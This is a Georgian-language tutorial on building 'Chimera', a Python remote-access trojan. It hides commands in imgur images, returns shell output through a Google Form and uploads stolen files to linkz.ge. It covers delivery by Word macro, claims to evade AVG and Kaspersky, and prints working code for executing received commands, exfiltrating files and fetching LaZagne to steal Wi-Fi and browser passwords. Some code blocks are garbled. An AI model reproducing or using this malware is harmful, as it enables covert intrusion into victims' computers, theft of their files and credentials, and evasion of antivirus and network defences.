ქიმერა მუშაობს 3 განსხვავებულ სერვერზე: 1. imgur.com 2.google.com და 3. linkz.ge რაც ხდის მას განსაკუთრებულს ანონიმურსა და საკმაოდ ჩუმს. ბრძანებას იღებს imgur.com - დან შედეგებს აგზავნის google.com -ზე პასუხს ხოლო ფაილებს ტვირთავს linkz.ge -ზე.

მისი შეყრა ხდება სოციალური ინჟინერის გამოყენებით, რამე ვორდ დოკუმენტში ჩავწერთ მაკრო კოდს, რომლის გააქტიურებისას გადმოიწერს ვირუსს და გააქტიურებს.

დავირუსების შედგომ ვირუსში გამოვიყენებთ ზემოთ ხსენებულ პროექტებს lazange -სა და netripper -ს, პაროლების გასარკვევად.

მოდით განვიხილოთ ვირუსი ქსელში და კომპიუტერში მოხვედრის შემთხვევაში ანტივირუსები მას ვირუსად არ აღიქვამენ სხვადასხვა მიზეზებიდან გამომდინარე. პირველი, რომ ის არ იყენებს ისეთ პროტოკოლებს როგორებიცაა მაგალითად IRC, DDNS, FTP, VNC და ა.შ რამაც შეიძლება დააქვთოს ანტივირუსი. ის მუშაობს http -ზე რაც საკმაოდ ნორმალურად გამოიყურება. ასევე ეს ახალი ვირუსია და ანტივირუსები რომ იჭრდნენ საჭიროა ვინმემ შეატყობინოს რომელიმე კომპანიას, რომ შექმნან ციფრული ანაბეჭდები მის დასადგენად და პრევენციული გეგმა მის გასაწმენდათ. თუმცა გარშემო იმდენი ანტივირუსია ვინ როგორ რეაგირებას მოახდენს და ვისთვის იქნება ვირუსი ვისთვის უბრალოდ გაფრთხილება და ვისთვის ლეგიტიმური პროცესი არვიცი. მე დავტესტე AVG და kaspersky -ზე და ყველაფერმა კარგად ჩაიარა : ). რაც შეეხება ქსელის თვალსაზრისით ის მიმართვას ახდენს ისეთ საიტებზე როგორებიცაა imgur.com და google.com, რომ ძვირად ღირებულმა ფაირვოლმა თავის რეპუტაციის ფილტრში უპრობლემოდ გაატაროს რადგან კავშირი საეჭვოდ ან სახიფათოდ არ ჩათვალოს. გარდა ამისა გვეხმარება მისი სამსახოვანობა და კიდე პატარა წვრილმანები, რომლებსაც შევეხებით.

შემდეგ ქვეთავებში რიგრიგობით გავივლით ყველაფერს და დეტალურად ვნახავთ რა როგორ მუშაობს.

**შენიშვნა:** ქვემოთ მოყვანილი კოდის მაგალითები კარგად არ ეტევა ფურცელზე ამიტომ ზოგი ტექსტის სახითაა ახსნილი ზოგი სკრინშოტით ამიტომ იხელმძღვანელეთ მთავარი კოდით რომელიც სრული სახისაა და დატესტილი. შეგიძლიათ ნახოთ შემდეგ მისამართზე

<https://github.com/giomke/fbhack/blob/master/quimera/malware.py>


## ბრძანების მიღება და სტეგანოგრაფია

სტეგანოგრაფია არის ინფორმაციის დამალვის ტექნიკა და არა დაშიფვრა. მაგალითად ჩვენ რომ ადამიანს თავი გადავპარსოთ და ზედ რუკა დავახატოთ თმები რომ ამოუვა ეს ინფორმაცია დამალული იქნება და რუკის სანახავად მოგვიწევს ისევ მისი თავის გადაპარსვა : ), ხოლო სტეგანოანალიზში შეიძლება ჩავთვალოთ ქმედება, როდესაც აეროპორტში ხალხი სკანირებას გადის სხეულის და ემებენ რამე ნარკოტიკი ხომ არ გადააქვს სხეულით. სხეულში ჩაკერების ან მისი გადაყლაპვის გზით. დაახლოებით მიხვდით რაზეც მაქვს საუბარი თუ ცოტა დამაბნეველია ინტენეტში მოიძიებთ არაა პრობლემა.

სტეგანოგრაფიას ჩვენ გამოვიყენებთ შემდეგ ნაირად. [imgur.com](http://imgur.com/a/fOKZt) -ეს არის უფასო ფოტო სურათების ასატვირთი პოსტინგი, რომელსაც მე ვიყენებ ხოლმე, რომ შედგომ ფოტოები გავაზიარო და დაურთო ხოლმე პოსტებს, როგორც ფორუმებზე ისევე ორგანიზაციის სიახლეებში. მოდით ეს სასარგებლო და მარტივი საიტი გამოვიყენოთ ცუდი მიზნებისთვის და ფოტოებში ჩავმალოთ ხოლმე ბრძანებები რომელსაც ჩვენი ვირუსი წაიკითხავს და შეასრულებს ხოლმე.


ამ შემთხვევაში ქსელში გამოჩნდება, რომ კლიენტმა უბრალოდ ფოტო სურათი ნახა და არა უშუალოდ რამე ბრძანება მიიღო რაც უფრო რთულს გახდის ვირუსის აღმოჩენას.

მოდით ახლა ეს პრაქტიკაში ვნახოთ როგორ იქნება. მე ვარ [imgur.com](http://imgur.com/a/fOKZt) -ზე დარეგისტრირებული და მაქვს გაზიარებული ალბომი სადაც ატვირთული ფოტოები ყველას შეუძლია ნახოს, რომლის მისამართია <http://imgur.com/a/fOKZt>



სანამ ფოტოს ავტოირთავთ ჩვენ შეგნით უნდა ჩავტეროთ ბრძანება და ბრძანების ამოქმედების თარიღი. როგორც წესი ბოტები ყოველ 2 ან 3 საათში აკითხავენ ხოლმე C&C ბრძანების მისაღებად, იმისთვის, რომ ჩვენ უფრო ჩუმები ვიყოთ გადავწყვიტე არა დროის არამედ თარიღის მიხედვით ხდებოდეს ბრძანების შესრულება დღეში ერთი ბრძანების მაგალითად. ანუ როდესაც კლიენტი ჩართავს კომპიუტერს ვირუსი მიაკითხავს ალბომს ნახავს პირველ სურათში ბრძანებას და თუ ის იქნება მიმდინარე დღით დათარიღებული შეასრულებს მას. (არ დაგავიწყდეთ რომ ალბომში მიუთითოთ ფოტოების გამოქვეწება თარიღის მიხედვით დალაგება, რომ ახალი ატვირთული ფოტო ყოველთვის თავში ექცეოდეს თორე ვირუსი ახალი ატვირთული ფოტოს მაგივრად ძველს ნახავს).

იმისათვის, რომ ფოტოში ჩავწეროთ ინფორმაციები ამისთვის ჩვენ გვჭირდება რომელიმე hex editor -ი. მე ვიყენებ HxD შეგიძლიათ აქიდან გადმოწეროთ <https://mh-nexus.de/en/hxd/>. უბრალოდ გახსენით პროგრამა და შიგნით ჩააგდეთ ფოტო



ჩამოსქროლეთ სადღაც შუამდე და ჩაწერეთ ბრძანებისთვის brdzaneba=dir& რომლის შემდგომ პარსირებას მოვახდეთ და ამოვიღებთ მხოლოდ ბრძანებას dir -ს და თარიღისთვის tarigi=2016-3-7& საიდანაც ამოვიღებთ მხოლოდ თარიღს 2016-3-7 . დაამახსოვრეთ და

## ატვირთავთ ფოტოს ალბომზე

როგორ მოხდება ამის განხორციელება ვირუსის მხარეს

```
# regular expression gamosayeneblad, textepis parsirebis miznit
import re
# tarigis dasabewdat rom shevadarot chamalul tarigs, dgevandelia tu ara brdzaneba
from datetime import datetime
# pythonis dzalian magari biblioteka http/s requests-ebis gasaketeblad
import requests
import subprocess # qve procesebtan samushaod (konkretulad shell -is amushavebistvis)

# mag: '2016-3-7'
now = '%s-%s-%s' % ( datetime.now().year, datetime.now().month, datetime.now().day )

r = requests.get("http://imgur.com/a/fOKZt")
data = r.text
img = re.search( r'

<div class="freebirdFormviewerViewFormCard">

ასევე ჩვენთვის საინტერესოა რა სახელით იგზავნება მონაცემი, რომ ჩვენ მას მივაბათ გადასაზავნი ინთორმაჟია

Բյալի Շոմտեզյան „entry.880569455“ <- Տակառը.

```
jsaction="sPvj8e:e4JwSe,vwKRrd;" data-input="L9xHkb" data-item-id="526168878">>
  ▶ <div class="freebirdFormviewerViewItemsItemItemheader">...</div>
  ▶ <div class="quantumWizTextinputPapertextareaEl modeLight freebirdFormviewerView
jsaction="clickonly:KjsqPd; focus:Jt1EX; blur:fpfTEe; input:Lg5SV;" jsshadow jsna
    <input type="hidden" name="entry.880569455" jsname="L9xHkb">
    <div jsname="XbIQze" class="freebirdFormviewerViewItemsItemErrorMessage" id="i
      </div>
    </div>
  <div class="freebirdFormviewerViewNavigationNavControls" jscontroller="lSvzH" jsacti
```

რეალურად მეტი არაფერი გვჭირდება ეს ყველაფერი ახლა კოდში ავსახოთ და ეგვა

```
honis dzalian magari biblioteka http/s requests-ebis gasaketeblad
t requests
= "shemowmeba"
'https://docs.google.com/forms/d/1MFN0rQSGBMqvaTGK3NT8sGhWOOIVaSEtGd4nMceNabE/formResponse'
data = {'entry.880569455': data}
requests.post(url, verify=False, data=form data)
```

ვიყენებთ ისევ requests ბიბლიოთეკას. data -ს გატოლებული აქვს თუ რა გაიგზავნოს (მონაცემი) url -ს გატოლებული აქვს პოსტის მისამართი (action მისამართი) ხოლო form\_data ცვლადში წერია input -ის სახელი, რომელსაც მიბმული აქვს გადასაგზავნი მონაცემი. მეშვიდე ხაზში კი ხდება მონაცემების გაგზავნა. ესაა ძირითადი პრინციპი. მას უბრალოდ ფუნქციის სახეს მივციმთ და თავის საქმეს გააკითხაბს.

## ფაილების მოპარვა

როგორც წინაზე ვახსენე ქიმერას მთავარი მიზანია ჩუმი იყოს, ჩვენ შეგვეძლო ფაილები პირდაპირ გადმოგვეწერა მსხვერპლის კომპიუტერიდან მაგრამ ქსელში დაფიქსირდებოდა უცხო აიპზე ფაილების გაგზავნა და ჩვენც „დავიწვებოდით“ და ვირუსიც. ასევე შეგვეძლო ბინარული კოდი გაგვეგზავნა google-ზე და მერე ფაილი შეგვექმნა კომპიუტერში მაგრამ მალიან რომ მივეჯაჭვოთ google -ე ფორმას ეჭვს გააჩენს. მართალია google-ზე გადაგზავნილი ინფორმაცია დაშიფრული იქნება მაგრამ თუ ჩვენი ვირუსი მოხვდება ისეთ ადგილას სადაც თანამედროვე ბოლო მოდელის ფაირვოლი ეყენება დიდი ალბათობით მაში იქნება ssl ტერმინატორი ჩაშენებული, რომელიც დაუშიფრავად ნახავს კონტენტს და საჭვო იქნება გუგლის ფორმაზე ფაილის ბინარული კოდის გაგზავნა მეთანხმებით არა.

ამიტომ კარგია linkz.ge -ზე ფაილის ატვირთვა რადგან ის სწორედ ამისთვისაა შექმნილი უბრალოდ ჩვენ გამოვიყენებთ მოპარული ფაილების ასატვირთად, რომლის გადმოწერა შეგვეძლება ყოველგვარი რეგისტრაციის და ავტორიზაციების გარეშე რითაც მოვახერხებთ ანონიმურობის შენარჩუნებას. თან კარგია, რომ ქართული ჰოსტია უფრო მაღა აიტვირთება ხოლმე ფაილები.

Linkz.ge ფაილის ატვირთვის შემდეგ ვგებულობთ გადმოსაწერ და წამშლელ ლინკს. ვირუსის მიზანია მოახდინოს მითითებული ფაილის ატვირთვა და ლინკების ჩვენთვის google ფორმით გამოგზავნა.

The screenshot shows the Linkz.ge website's file upload interface. On the left, there are fields for 'Username' and 'Password' with 'Login' and 'Register' buttons below them. To the right, a message says 'Your file 1 files(85bytes) have been uploaded successfully.' Below this, a progress bar at 100% indicates the upload is complete. A status box shows: Status: 1637 bytes of 1637 sent (at 13 Kbps), Est time left: 00:00:00, Elapsed time: 00:00:01. At the bottom, download and delete links are provided: Your Download-Link: [form.txt.html](http://linkz.ge/file/464518/form.txt.html), Your Delete-Link: <http://linkz.ge/delete.php?id=8843B00DA869>.

სანამ კოდს განვიხილავდეთ მოდით ჯერ შევისწავლოთ თუ როგორ მუშაობს linkz.ge .  
ანალიზის შედეგად ფაილის ატვირთვა ხდება შემდეგ მისამართზე

<http://linkz.ge/cgi-bin/upload.cgi?sid=697ced437a3eaeb08560dc6c8e949c1f&maxfilesize=209715200>

მაგრამ პრობლემა ისაა რომ ლინკი დინამიურია და ყოველ ჯერზე იცვლება და ესე პირდაპირ სტატიკურად ვირუსში ვერ მივუთითებთ, არ იმუშავებს. თუმცა ეს დიდ პრობლემას არ წარმოადგენს რადგან კოდი ხშირად მეორდება HTML -ში სხვადასხვა ადგილას საიდანაც შეგვიძლია ამოვიღოთ და წინასწარ დავაგენერიროთ მუშა მისამართი

```
<TD vAlign=top align=left>
<FORM name=emailform action="emaillinks.php" method=post target=emailframe>
<input type="hidden" name="UploadSession" value="37ce523a11ecb9dcc4fd6347788f898">
<input type="hidden" name="AccessKey" value="MDc=>
<input type="hidden" name="uploadmode" value="1">
<input type="hidden" name="submitnums" value="0">
```

როგორც ხედავთ შემდეგ ფოტოზე ჩვენ ფაილთან ერთად სხვა სახის მონაცემებიც იგზავნება. პრობლემა ისაა რომ, ყველაფერი რაც იგზავნება სტატიკური არაა და უნდა შეესაბამებოდეს მოთხოვნას. თუ დააკვირდებით sessionid -ის და Uploadsession -ს მონაცემი ერთი და იგივეა და ეს ის კოდია რომელიც url -ში წერია და ჩვენ მისი მიხედვით ვაგენერირებთ ლინკს. ამიტომ ლინკის დაგენერირების გარდა მოპოვებული კოდი აქაც უნდა მივუთითოთ ხოლმე. ამის შედგომ გვაქვს AccessKey, რომელიც ცვალებადია და საბედნიეროდ ესეც მოიპოვება სოურს კოდიდან და შეგვიძლია წინასწარ მივუთითოს ხოლმე.

<input type="hidden" value="MDc=" name="AccessKey">

დანარჩენი ყველაფერი სტატიკურია და პირდაპირ კოდში მივუთითებთ ხელით.

-----153682854425106  
Content-Disposition: form-data; name="sessionid"  
  
37ce523a111ecb9dcc4fd6347788f898  
-----153682854425106  
Content-Disposition: form-data; name="UploadSession"  
  
37ce523a111ecb9dcc4fd6347788f898  
-----153682854425106  
Content-Disposition: form-data; name="AccessKey"  
  
MDc=  
-----153682854425106  
Content-Disposition: form-data; name="maxfilesize"  
  
209715200  
-----153682854425106  
Content-Disposition: form-data; name="phpuploadscript"  
  
<http://linkz.ge/uploading.php>  
-----153682854425106  
Content-Disposition: form-data; name="returnurl"  
  
<http://linkz.ge/cross.php>  
-----153682854425106  
Content-Disposition: form-data; name="uploadmode"  
  
1  
-----153682854425106  
Content-Disposition: form-data; name="uploadfile\_0"; filename="form.txt"  
Content-Type: text/plain  
  
<https://docs.google.com/forms/d/1MFN0rQSGBMgvaTGK3NT8sGhWOIIVaSEtGd4nMceNqbE/viewform>  
-----153682854425106  
Content-Disposition: form-data; name="file\_descr[0]"  
  
-----153682854425106  
Content-Disposition: form-data; name="file\_password[0]"  
  
-----153682854425106  
Content-Disposition: form-data; name="uploadurl[0]"  
  
-----153682854425106  
Content-Disposition: form-data; name="url\_descr[0]"  
  
-----153682854425106  
Content-Disposition: form-data; name="url\_password[0]"  
  
-----153682854425106--

ფაილების ატვირთვის შემდეგ კეთდება კიდევ ერთი პოსტი ამჯერად linkz.ge/emaillinks.php  
მისამართზე სადაც იგზავნება სხვა სტატიკურ მონაცემებთან ერთად უკვე ჩვენთვის წინასწარ  
ცნობილი sessionid და AccessKey

Headers Post Response HTML Cache Cookies

Parameters application/x-www-form-urlencoded Do not sort

AccessKey MDc=  
UploadSession 37ce523a111ecb9dcc4fd6347788f898  
fromemail  
submitnums 0  
toemail  
uploadmode 1

Source

UploadSession=37ce523a111ecb9dcc4fd6347788f898&AccessKey=MDc%3D&uploadmode=1&submitnums=0&fromemail=&toemail=

რომლის შედეგადაც უკვე პასუხად გვიბრუნდება გადმოსაწერი და წასაშლელი ლინკები  
რომლებსაც გადმოვიგზავნით google ფორმაზე

```
<TD vAlign=center align=middle>
<SPAN style="COLOR: green"><B>Your Download-Link:</B><form.txt</SPAN>
<A id=downloadhref href="http://linkz.ge/file/464522/form.txt.html" target=_blank>
<DIV id=downloadurl name="downloadurl">http://linkz.ge/file/464522/form.txt.html<DIV>
```

```
</TR>
<TR>
  <TD align=middle>
    <SPAN style="COLOR: red"><B>Your Delete-Link:</B></SPAN><BR>
    <A id=filedelhref href="http://linkz.ge/delete.php?id=2E3B66AC88CF" target=_blank>
    <DIV id=filedel name="filedel">http://linkz.ge/delete.php?id=2E3B66AC88CF</DIV></A>
  </TD>
</TR>
  . . . . .
```

განვიხილოთ თუ როგორ ხდება ეს ყველაფერი ვირუსის მხარეს

```
1 import re
2 import requests
3
4
5
6
7 path = "saidumlo.txt"
8 r = requests.get("http://linkz.ge/")
9 sid = re.search( r'sid=(.+)&', r.text )
10 AccessKey = re.search( r'AccessKey=(.+)&', r.text )
11 sid = sid.group(1)
12 AccessKey = AccessKey.group(1)
13 url = "http://linkz.ge/cgi-bin/upload.cgi?sid="+sid+"&maxfilesize=209715200"
14
15 files ={
16     'sessionid':(None, sid),
17     'UploadSession':(None, sid),
18     'AccessKey':(None, AccessKey),
19     'maxfilesize':(None, "209715200"),
20     'phpuploadscript':(None, "http://linkz.ge/uploading.php"),
21     'returnurl':(None, "http://linkz.ge/cross.php" ),
22     'uploadmode' : (None, "1"),
23     'uploadfile_0': open(path, 'rb'), # asatvirti faili
24     'file_descr[0]': (None,""),
25     'file_password[0]': (None,""),
26     'uploadurl[0]' : (None,""),
27     'url_descr[0]' : (None,""),
28     'url_password[0]' : (None,"")
29 }
30
31 r = requests.post(url, files=files)
32
33
34 r = requests.post("http://linkz.ge/emaillinks.php", data = {
35     "UploadSession":sid,
36     "AccessKey":AccessKey,
37     "uploadmode":"1",
38     "submitnums":"0",
39     "fromemail":"",
40     "toemail":"" })
41
42
43 delete_link = re.search( r'href="(http://linkz.ge/delete.php?id=.+)"', r.text )
44 download_link = re.search( r'href="(http://linkz.ge/file/.+.html)"', r.text )
45
46 send( download_link.group(1) )
47 send( delete_link.group(1) )
```

## პირველ რიგში საჭირო ბიბლიოთეკები

```
# regular expression gamosayeneblad, textepis parsirebis miznit
import re
# pythonis dzalian magari biblioteka http/s requests-ebis gasaketeblad
import requests
```

მეორე რიგში ასატვირთი ფაილი. ეს შეიძლება იყოს მიმდინარე დირექტორიაში ფაილის სახელი ან მთლიანი მისამართი ფაილის.

```
path = "saidumlo.txt"
```

ამის შემდგომ მივაკითხოთ გვერდს და მისი სოურსიდან ამოვიღოთ მიმდინარე sessionid და AccessKey და შევქმნათ ლეგიტიმური url -ი

```
r = requests.get("http://linkz.ge/")
sid = re.search( r'sid=(.+)&', r.text )
AccessKey = re.search( r'AccessKey=(.+)&', r.text )
sid = sid.group(1)
AccessKey = AccessKey.group(1)
url = "http://linkz.ge/cgi-bin/upload.cgi?sid=" + sid + "&maxfilesize=209715200"
```

გავამზადოთ ის მონაცემები, რომელიც იტვირთება ფაილთან ერთად

```
files = {
    'sessionid': (None, sid),
    'UploadSession': (None, sid),
    'AccessKey': (None, AccessKey),
    'maxfilesize': (None, "209715200"),
    'phpuploadscript': (None, "http://linkz.ge/uploading.php"),
    'returnurl': (None, "http://linkz.ge/cross.php"),
    'uploadmode' : (None, "1"),
    'uploadfile_0': open(path, 'rb'), # asatvirti faili
    'file_descr[0]': (None,""),
    'file_password[0]': (None,""),
    'uploadurl[0]' : (None,""),
    'url_descr[0]' : (None,""),
    'url_password[0]' : (None,"")
}
```

გადავაგზავნოთ ინფორმაცია შესაბამის მისამართზე

```
r = requests.post(url, files=files)
```

როგორც გახსოვთ ამის შემდგომ ხდებოდა პოსტი linkz.ge/emaillinks.php მისამართზე რომელიც აბრუნებდა ლინკებს. ჩვენც გავიმეოროთ იგივე ქმედება და შევავსოთ შესაბამისი ინფორმაციებით

```
r = requests.post("http://linkz.ge/emaillinks.php", data = {  
    "UploadSession":sid,  
    "AccessKey":AccessKey,  
    "uploadmode":"1",  
    "submitnums":"0",  
    "fromemail":'',  
    "toemail":"" })
```

ამის შემდგომ მოვახდინოთ დაბრუნებული პასუხის პარსირება და ამოვიღოთ გადმომწერი და წამშლელი ლინკი ხოლო ეს მონაცემები გულგლე ფორმაზე გადავაგზავნოთ.

```
delete_link = re.search( r'href="(http://linkz.ge/delete.php?id=.)"', r.text )  
download_link = re.search( r'href="(http://linkz.ge/file/.+/.+.html)"', r.text )  
  
send( download_link.group(1) )  
send( delete_link.group(1) )
```

113	3/3/2016 23:00:30	<a href="http://linkz.ge/file/464069/g.jpg.html">http://linkz.ge/file/464069/g.jpg.html</a>
114	3/3/2016 23:00:31	<a href="http://linkz.ge/delete.php?id=D34665E74A33">http://linkz.ge/delete.php?id=D34665E74A33</a>

ეხლა ჩვენ ამ ყველაფერს უნდა მივცეთ ფუნქციის სახე და გავწეროთ წინასწარი ბრძანება მის გასააქტიურებლად. მაგალითად თუ მოვა ბრძანება „upload\*C:\\Users\\gio\\Desktop\\testireba.txt“ ჩამოვამორებთ upload შევამოწმებთ ნამდვილად თუ არსებობს მსგავსი ფაილი და თუ კი გადავცემთ ფუნქციას მისამართს რომელსაც ატვირთავს საიტზე და ლინკებს გამოგვიგზავნის.

```
if publish == now :  
    if 'upload' in command : # tu aris brdzaneba upload gadmocemuli mag:'upload*C:\\Users\\gio\\Desktop\\testireba.  
    path = command[7:] # patara parsireba rom mxolod darches misamarti mag: "C:\\Users\\gio\\Desktop\\testireba  
    if os.path.isfile(path) : # tu aris msgavsi faili  
        upload(path) # mititebuli failis atvirlta  
    else:  
        send(path + ' (!] msgavsi faili araris an misamartia arasworad mititebuli. tu gsurs folderis atvirtva\\  
        da ara failis gamoiyeneba brdzaneba: up_zip magalitad: up_zip*C:\\\\\\secret')  
  
    else:  
        CMD = subprocess.Popen(command,  
        shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)  
  
        send(CMD.stdout.read())  
        send(CMD.stderr.read())
```

## პაროლების მოპარვა

ჩვენ უკვე დავასრულეთ მთავარი ჩონჩხი ქიმერასი თუ როგორ მიიღოს ბრძანება, როგორ გავიგოთ გაშვებული ბრძანების შედეგი და როგორ გადმოვიწეროთ ფაილები. მოდით ეხლა მოვახდინოთ მისი განვითარება და მივმართოთ post exploitaiton ტექნიკას. მაგრამ ჯერ მოკლედ თუ რა არის post exploitaiton -ი.

როდესაც გვყავს სამიზნე ჩვენი მთავარი მიზანია სისტემაში შეღწევა ამისთვის ყველაფერს ვაკეთებთ დღე და ღამეს ვასწორებთ და ყველაფერზე კიბერ შეტევა მიგვაქვს იმ მიზნით, რომ იქნებ რამენაირად მოვხვდეთ სისტემაში. როდესაც ამ ბარიერს გადავლახავთ და შევაღწევთ „სასახლეში“ უკვე ახალი ბრძოლა და ტანჯვა წამება იწყება. ვეძებთ გზებს თუ როგორ გავიზარდოთ უფლებები, ვცდილობთ პაროლების კრაკინგს, პირველადი გასაღებების მოპარვას, უკანა კარის შექმნას და ა.შ ამ მეორე ფაზას უწოდებენ post exploitaiton.

ჩვენს შემთხვევაში წარმოიდგინეთ, რომ ბევრი ვიწვალეთ და სოციალური ინჟინერიის დახმარებით ვირუსი „ჩავუთესეთ“ კომპიუტერში. ჩვენ რადგან უკვე შეგვიძლია სისტემისთვის ბრძანებების გადაცემა უკვე შეგვიძლია ფიქრი post exploitaiton -ზე მაგრამ იქნება ძალიან არა კომფორტული რადგან ბრძანებას იღებს მხოლოდ დღეში ერთხელ.

ამიტომ მოდით მივმართოთ შემდეგ გზას გახსოვთ ზემოთ ვახსენე მშვენიერი პროექტი lazange, რომელიც შექმნილია პაროლების აღდგენის მიზნით თუ დაგვავიწყდება (მათ დოკუმენტაციაში არ უწერიათ რომ შექმნილია post exploitaiton -ვის ). მოდით ეს პროექტი გამოვიყენოთ post exploitaiton მიზნით, რომ გავიგოთ პაროლები wifi-ის, ბრაუზერების და ა.შ. ამისთვის ვირუსში ჩავაშენოთ ფუნქცია, რომელიც ამ პროექტს ჩაუწერს მსხვერპლს და ჩვენ დისტანციურად მივაბავთ ბრძანებებს, რომელიც ამ პროექტში შესრულდება და მიღებულ შედეგებს, პაროლებსა თუ რაც იქნება ჩვენ გადმოგვიგზავნის.

ტექნიკურად კოდი იმუშავებს შემდეგნაირად. მიაკითხავს მის გადმოსაწერ ლინკს <https://github.com/AlessandroZ/LaZagne/releases/download/1.1/Windows.zip> გადმოწერილ ფაილს ამოარქივებს მსხვერპლის კომპიუტერში, სურათიდან მიღებულ ბრძანებას გადასცემს lazange.exe -ს და მის შედეგებს გადმოგვიგზავნის Google-ზე.

ჩვენ დავწერთ გადმოწერის ფუნქციას, ასევე ამოარქივების, რომელიც დამატებით გადმოაგზავნის ხოლმე შეტყობინებას თუ რა ამოარქივდა და რომელი ფაილი, რომელი ფოლდერში მდებარეობს, ბრძანების შესრულების ფუნქციას და ასევე შევამოწმებთ ჩვენს უფლებებს მსხვერპლის კომპიუტერში ადმინის უფლებებით ვართ თუ არა, რომ ვიცოდეთ რადგან lazagne -ს ზოგიერთ ბრძანებას ჭირდება ადმინის უფლებები შესასრულებლად, მაგალითად wifi -ის პაროლის გაგებას. ზოგი ადამიანი ადმინის უფლებებით არის ხოლმე კომპიუტერში ზოგი არა ამ შემშვევაში გამართლებაზე უნდა ვიყოთ ☺.

მოდით პირველ რიგში გავაკეთოთ გადმომწერი ფუნქცია, რომელსაც მივუთითებთ ლინკს და გადმოწერს ფაილს.

გვჭირდება შემდეგი ბიბლიოთეკები

```
# pythonis dzalian magari biblioteka http/s requests-ebis gasaketeblad
import requests
# os.path.basename() -> download funqciashi failis gafartoebisa da saxelis dadgenis
#miznit
import os
```

შევქმნათ ფუნქცია download რომელსაც არგუმენტად გადაეცემა ხოლმე გადმოსაწერი ლიკნი

```
def download(url): # argumentad gadaecema gadmosaweri failis misamarti
```

ამის შემდგომ გავსაზღვროთ გადმოსაწერი ფაილის სახელი, რომელსაც დავადგენთ ხოლმე გადმოსაწერი ლინკიდან. მაგალითად თუ გადმოსაწერი ლინკი არის შემდეგნაირი <https://github.com/download/1.1/Windows.zip> ფაილის სახელი იქნება ლინკის დაბოლოების მიხედვით ამ შემთხვევაში Windows.zip. თუ ლინკი იქნება მსგავსი მაგალითად <the.earth.li/x86/putty.exe> ფაილის სახელწოდება იქნება putty.exe და ა.შ. კოდში განისაზღვრება მარტივად შემდეგნაირად.

```
filename = os.path.basename(url)
```

